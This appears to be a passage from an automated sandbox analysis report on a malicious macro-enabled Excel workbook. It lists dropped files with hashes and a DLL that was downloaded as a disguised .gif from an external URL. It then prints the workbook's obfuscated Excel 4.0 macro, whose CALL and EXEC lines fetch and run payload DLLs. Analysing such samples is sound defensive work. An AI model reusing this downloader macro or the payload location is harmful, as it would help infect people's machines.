Preview:	.PNG.....IHDR.....:.....IJ.....sRGB.....pHYs.....+.... .IDATx^..\....}.\6"Sp...g..9Ks..r..=r.U....Y..l.S.2...Q.'C.....h}x..... .....\..N...z...._.|.....III.666...~~~..6l.Q.J...\.. m..g.h.SRR.\.p....'N...EEE...X9.....c.&M...].n.g4..E..g...w...{..]...;w..I...y.m\...~..;.].3{~..qV.k..._....?..w/$GII|..2. m,,,.-[.....sr.V1..g...on.....dl.'...'"[[[.R.....(..^...F.PT.Xq..Mnn n.3..M..g.....6.....pP"#F..P/S.L...W.^..o.r.....5H.....111t....|9..3...`J..>...{..t~/F.b..h.P..]z..).....o..4n.F..e...0!!!.....#""h.K..K.....g.....^..w.!.$.&...7n.].F.\\\.A....6lxjj.K/.....g.....3g... ...f....:t..s..5.C4..+W.y...88..?.,Y. .^...8{.@VN.6....Kbch.=zt...7+T....v.z....P.....VVV..."t.N.....$..Jag.v.U...P[(_.I?.9.4i.G.$U..D.....W.r.....!>|..#G...3..x.b.....P....H!.Vj .....u.2..*;..Z..c..._Ga....&L.....`.1.[.n].7..W_m..#8k...)U..L.....G..q.F.e>..s.....q....J....(.N.V...k..>m....=.).

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\D83053C0.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 364 x 139, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	8854
Entropy (8bit):	7.949751503848125
Encrypted:	false
SSDEEP:	192:VS+uZNogNC+NXtYvselFpeBnmMYCft0gVaSgZTaG+3uWYvVZmSGQ9pFT+x5ylxvr:03CbJ+mMYCmgUrNaB3uzvPm1UpFimlxj
MD5:	780FD0ABF9055E2D8FA1BAB6D4B9163E
SHA1:	CFCD5C73C9C517161DEC8D4B01ABFCA4B272AEBE
SHA-256:	6A3CDBFDB8911742673C2882E912369BC525A7BD41C9B6EFC5C9A84DAFF6C3B2
SHA-512:	8359AF512FA5771EB542B1A854F15E74555C7E1F956924520AC6CEBBAE1322D27AC8FBDD390275C5A31223613986B0CBF5871A406CA2DDBB996B9EB7A94E871 A
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR...I.....E..7....pHYs.....tEXtSoftware.Adobe ImageReadyq.e<.."#IDATx..]M.$.u.Y...V.Z!$.....C.H2>.....JBR....c.2..k....'.f.....qg..7O.W..0.'.bO6x.. .I..#!W...`h.~.....Y...*+..._.x."....#.....[.....C.ISj..i..i.peOD..BT.N....IoD..qS..M{.I.D...!...[."A....GM.....I.M.....'T#D....&Q.H..''...Cqn"I....&.G.Mo....MI.....u&.~.#k.....R...<Q7 %o~}.$d..L..j.<I..<...N.K.M"I.aU...G,N...v....LE..Y@.I....;n.?.Z%.&.V.....,d".K^bM..B. ....B.I"I.a.....<...q...."K.....{.,...j.&...F.@xU.....i.q..R.`u#<.....mR...j+ ..^.x...1TR..qw"I ....&.a.W...}v.....S.zT..a...J.0....5... E..i"I.a%..<.....ISM.a...N.....hI....."D...R.u....."Q.K.#.gM)}.L...*..b..D.y9{.kR7aA....:_..LL#.....M...).{.I..O..lv...lP0l+....Y.Y.5.....j@$.C.h !qy/.D..%...g.c...D.....X..M$O.v%Z..S.%w..1"I....B'.O.I..B..}.....iL...X..3..`[.g...j..J.'...Y...rr..@m....@.uC.#.....e!.4...M.a.y.....&h.o...Y.Q...@....N]6..."H.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\E2C3ED62.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 24 x 24, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	557
Entropy (8bit):	7.343009301479381
Encrypted:	false
SSDEEP:	12:6v/7aLMZ5l9TvSb5Lr6U7+uHK2yJtNJTNSB0qNMQCvGEvfvqVFsSq6ixPT3Zf:Ng8SdCU7+uqF20qNM1dvfSviNd
MD5:	A516B6CB784827C6BDE58BC9D341C1BD
SHA1:	9D602E7248E06FF639E6437A0A16EA7A4F9E6C73
SHA-256:	EF8F7EDB6BA0B5ACEC64543A0AF1B133539FFD439F8324634C3F970112997074
SHA-512:	C297A61DA1D7E7F247E14D188C425D43184139991B15A5F932403EE68C356B01879B90B7F96D55B0C9B02F6B9BFAF4E9151916831261836E49E668B6049048D35
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....o.....sRGB.....pHYs.....+.....IDAT8Oc.....l.9a._.X....@.`ddbc.]..........O..m7.r0|..."......?A.....w..;.N1u....._[.\Y...BK=...F +.t.M~..oX.. %....211o.q.P."....y...../..l.r...4..Q]..h.....LL.d.....d....w.>{.e..k.7.9y.%.. .YpI...{.+Kv...../..\[...A....^.5c..O?.....G...VB..4HWY...9NU...?..S..$..1..6.U.....c... ....7..J. "M..5. ...._.....d.V.W.c.....Y.A..S....~.C.....q.....t?..."n.....4.....G_.....Q..x..W.!L.a...3....MR.|.-P#P;..p._.....jUG....X.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\0604[1].gif	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32+ executable (DLL) (native) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	185404
Entropy (8bit):	6.206741223040736
Encrypted:	false
SSDEEP:	1536:O65/LQ2n3qA3PSD1AWc15xX418gzMPA3MxGQk2x44XaN9QqGYwOo9:D/LQ26GPS5g1Xm1MY3+lx7oQqGnOo
MD5:	7D7BDC559AE699579A700645D0FD5F03
SHA1:	C4C0CA6B2B7779D870B0B69E5D7001453BABBFF0
SHA-256:	0A0B3D91698A46D409791D4DD866E56DDD70F91A3F1D4557A0CB2899BDA1E524
SHA-512:	3A815F4CEE13B0D491E6C527D30DB0FB9E77FB489F606539E8026A3C2797A3A52672378B9B0788C5DFD5953ECB11D1BA5F2AE30F493CDBBB42A49E42E427801
Malicious:	**true**

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\0604[1].gif	
Antivirus:	• Antivirus: ReversingLabs, Detection: 12%
Joe Sandbox View:	• Filename: documents-1819557117.xlsm, Detection: malicious, Browse
IE Cache URL:	http://https://shalombaptistchapel.com/ds/0604.gif
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.....PE..d..._.p`....." ..... .....`.....<.....0.....0.....text..... ..`.rdata..@.....@..@.data.....@....pdata.....~.....@..@..... .....

C:\Users\user\AppData\Local\Temp\F5A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	97555
Entropy (8bit):	7.878354858676539
Encrypted:	false
SSDEEP:	1536:Sun98Sgi2stxzMRzm+62hawSEnsBjFC6QomaIRUxPLe96bGgfn5mw:Sun98SF2stxzMRzm+6Mtn4BC6Qdkx6Mf
MD5:	E4735BE32837B3EFD70C66BB5547CA81
SHA1:	90748B338652039E32B449C0E35FA43A90A5D0C7
SHA-256:	5338F8519CE6018CD4EB19F7E2144BEAC3DDF7CE8D440596BEF9B540A1AF26AE
SHA-512:	ACEBCDC169CF8040B8E6C6184191DFC076F33A90CD29942667D1C7B69F413E26FA51B9AAF033968BD3EEC2BFA79C0777AE7B3A3EF164BDD5538FF73ACB697E 33
Malicious:	false
Preview:	.UKO.0..#...[]%..Vh....Y$....._..h.=c7..J.....1.$.....'j.Zv.X.Nz.]..wW.9.0.....Z..d...'.e....e}J.7.({.....G+....!..~6.....)s.../..I.....L.c..{Y.e"...Hd.?8.N.....D.`. ....&DM...R....u.4... .....9.....@!.|...G..ZAu#b.....}.O..7.Ir..kXH0MI..BF.....nQ*H..t....d{.r%.x...{0B.7{.Y.Q/,..}.....N.../...]hv.ii..8.....^DP...G...^s..x...pq|...6]..7...y.....G]F.. &..a.i...i...n.... A...k.....PK.....!.\lC.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:34:24 2019, mtime=Fri Apr 9 22:32:48 2021, atime=Fri Apr 9 22:32:48 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	909
Entropy (8bit):	4.695304331247972
Encrypted:	false
SSDEEP:	12:8MpJRUxLv6CHiMGWxeGXADWB+W+jA0/y1bDyZTLkeGLkeM4t2Y+xIBjKZm:8SWkWxP6WqA0KJDyj7aB6m
MD5:	8F1A3FB730EC3A8F5EC8A158DDE95C94
SHA1:	F0037E120763C2536758705A1E5235A0848BEF08
SHA-256:	F04FF42E981BDFFFCB061FF7D090A24F9718CE263FAC27B4938E5C020B579684
SHA-512:	6CC8C208C4086722A4E664A617A93743E098E4E60A96E90772ACA26BF0C1CD6400076CE6560602E9DCE01199049ABA7A02A9A81429D9AC38E04E44DA467F67A
Malicious:	false
Preview:	L.....F.....-.....-.....-...@.....y....P.O. ..i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....a.l.f.o.n.s.....~.1.....R....Desktop.h.....NM..R.....Y.....>.....?l..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....F.....-.....E.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Aw...`.....X.....305090.....!a..%.H.VZAj...q.I.....W. ..!a..%.H.VZAj...q.I.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS. .mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documents-1819557117.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:03 2020, mtime=Fri Apr 9 22:32:48 2021, atime=Fri Apr 9 22:32:48 2021, length=97555, window=hide
Category:	dropped
Size (bytes):	2230
Entropy (8bit):	4.738436789765632
Encrypted:	false
SSDEEP:	24:82kWxP2WiJK96AKKpK9UDyT7aB6my2kWxP2WiJK96AKKpK9UDyT7aB6m:82kW52WiEKKpB6p2kW52WiEKKpB6
MD5:	7C8FCA6F65C18FA8210897F28E263325
SHA1:	FC9C467A52B14EB7BAB72604F8BC485ADB129D6C
SHA-256:	A974DE374090319C6A50CD5E4B2F3EE3C11D311DC43DED69A0A3479671B7A11C
SHA-512:	130F0D52D75CE5DB0F67EB64C020EF5F649F6B557F1108D9E0DD362DFB44DB3ED4903C2EC6AECC5F0C38479A34DB5072F61C824AA5793D5506102C6CB804DE 4
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\documents-1819557117.LNK	
Preview:	L.....F.... .....8.8...N..-.....-...}.....P.O. ..:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM..R.....Y.....>.....m.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R.. .DOCUME~1.XLS..d.....>Q.u.R.....f.....d.o.c.u.m.e.n.t.s.-.1.8.1.9.5.5.7.1.1.7...x.l.s.m.....`.....-....._.....>.S.....C:\Users\user\Desktop\documents-1819557117.xlsm..0.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.s.-.1.8.1.9.5.5.7.1.1.7...x.l.s.m.....:.,.LB.)...Aw...`.....X.....305090..... ..!a..%.H.VZAj....Yt.+.....W...!a..%.H.VZAj....Yt.+.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.66882021623009
Encrypted:	false
SSDEEP:	3:oyBVomxWKS9LRng9CZELRng9CmxWKS9LRng9Cv:dj49LJQgELJQC9LJQs
MD5:	359F4F243B208E2F7BEC4696161C1C56
SHA1:	2EC141564445F34EA03BB20E2F8237AEB9D50C00
SHA-256:	7FEFA1E5026005C1DBE4548936836F0817E4EEEC59595287FBA1CE9208CE2632
SHA-512:	4B54C65A070E885723625AE74B2C8A69FE84783FFE9F33748BDF284DE7D0547462C951228CEFBB1DE35B21BF06C982FCE1120C486DA6ABBA1F98F8B8150E70F
Malicious:	false
Preview:	Desktop.LNK=0..[misc]..documents-1819557117.LNK=0..documents-1819557117.LNK=0..[misc]..documents-1819557117.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\C6A10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	97555
Entropy (8bit):	7.878354858676539
Encrypted:	false
SSDEEP:	1536:Sun98Sgi2stxzMRzm+62hawSEnsBjFC6QomaIRUxPLe96bGgfn5mw:Sun98SF2stxzMRzm+6Mtn4BC6Qdkx6Mf
MD5:	E4735BE32837B3EFD70C66BB5547CA81
SHA1:	90748B338652039E32B449C0E35FA43A90A5D0C7
SHA-256:	5338F8519CE6018CD4EB19F7E2144BEAC3DDF7CE8D440596BEF9B540A1AF26AE
SHA-512:	ACEBCDC169CF8040B8E6C6184191DFC076F33A90CD29942667D1C7B69F413E26FA51B9AAF033968BD3EEC2BFA79C0777AE7B3A3EF164BDD5538FF73ACB697B33
Malicious:	false
Preview:	.UKO.0..#...[]%..Vh....Y$....._..h.=c7..J.....1.$....."j.Zv.X.Nz.]..wW.9.0.....Z..d...'.e....e}J.7.({.....G+....!..~6.....)s.../..I.....L.c..{Y.e"...Hd.?8.N.....D.`. ....&DM...R....u.4.....9.....@!.|...G..ZAu#b.....}.O..7.Ir..kXH0MI..BF.....nQ*H..t....d{.r%.x...{0B.7{.Y.Q/,..}.....N.../...]hv.ii..8.....^DP...G...^s..x...pq|...6]..7...y.....G]F.. &..a.i...i...n....A...k.....PK.....!.\lC.....[Content_Types].xml ...(..... ....

C:\Users\user\Desktop\~$documents-1819557117.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false

C:\Users\user\Desktop\~$documents-1819557117.xlsm	
SSDEEP:	3:RFXl6dtBhFXl6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\ghnrope2.dll	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32+ executable (DLL) (native) x86-64, for MS Windows
Category:	dropped
Size (bytes):	185404
Entropy (8bit):	6.206741223040736
Encrypted:	false
SSDEEP:	1536:O65/LQ2n3qA3PSD1AWc15xX418gzMPA3MxGQk2x44XaN9QqGYwOo9:D/LQ26GPS5g1Xm1MY3+lx7oQqGnOo
MD5:	7D7BDC559AE699579A700645D0FD5F03
SHA1:	C4C0CA6B2B7779D870B0B69E5D7001453BABBFF0
SHA-256:	0A0B3D91698A46D409791D4DD866E56DDD70F91A3F1D4557A0CB2899BDA1E524
SHA-512:	3A815F4CEE13B0D491E6C527D30DB0FB9E77FB489F606539E8026A3C2797A3A52672378B9B0788C5DFD5953ECB11D1BA5F2AE30F493CDBBB42A49E42E427801
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 12%
Joe Sandbox View:	• Filename: documents-1819557117.xlsm, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Rich.....PE..d..._.p`....." ..... .....`.....<.....0.....0.....text..... ..`.rdata..@.....@..@.data.....@....pdata.....~.....@..@..... .....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.878779807636458
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	documents-1819557117.xlsm
File size:	98253
MD5:	4dd14d22cd0272ae24128bb1356a842c
SHA1:	abf7d941f4ebf949816c5576060bfce76f836ae9
SHA256:	f06910daadc7c66c8e9064d0719ed6727d69c1f04ab13566cadbb6e7a9f52a7e
SHA512:	ccba2a4ea072bf9363c4d22d8668d0df99b8101fbcf9fd3f881267fa78cfde954aa749fa92907cf5ed0f700b29e538e2c258117e67b3374525c5a751ab036784
SSDEEP:	1536:nSRSl4oWt6JJwQz8jbzPmHnsBjFC6QomaIRUxPLe96bGAfe2hawpx:nSE7oWt6Xz8jbzP0n4BC6Qdkx60WMD
File Content Preview:	PK.....!.\IC.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "documents-1819557117.xlsm"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	


Macro 4.0 Code

```
"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAN
D()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM23,'Doc1'!AO15&"".dll"",0,0)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)""=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FAC
T(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=S
UMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM24,'Doc1'!AO15&""1""&"".dll"",0,0)""=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(5
9)=SUMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM25,'Doc1'!AO15&""2""&"".dll"",0,0)""=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAN
D()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FA
CT(59)=SUMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM26,'Doc1'!AO15&""3""&"".dll"",0,0)""=RAND()=FACT(59)=SUMXMY2(452354,45245)
=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND
()=FACT(59)=SUMXMY2(452354,45245)=CALL('Doc1'!AM19&""n"",'Doc1'!AM20&""A"",'Doc1'!AM30,'Doc2'!AR84,'Doc1'!AM27,'Doc1'!AO15&""4""&"".dll"",0,0)""=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(5
9)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUM
XMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(4
52354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)='Doc1'!AO20()=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)"
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
ope""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,"=EXEC(AM34&AO15)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRO
DUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,75
2752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AM34&BP106)=SUMPRODUCT(4285272,7
27275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,7525727
5275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275
,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AM34&BP107)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPROD
UCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,7527
52752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AM34&BP108)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,7525727527
5)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,75
27527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=EXEC(AM34&BP109)=SUMPRODUC
T(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752
752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(4285272,727275275,7527527527,752752752,75257275275)=SUMPRODUCT(428527
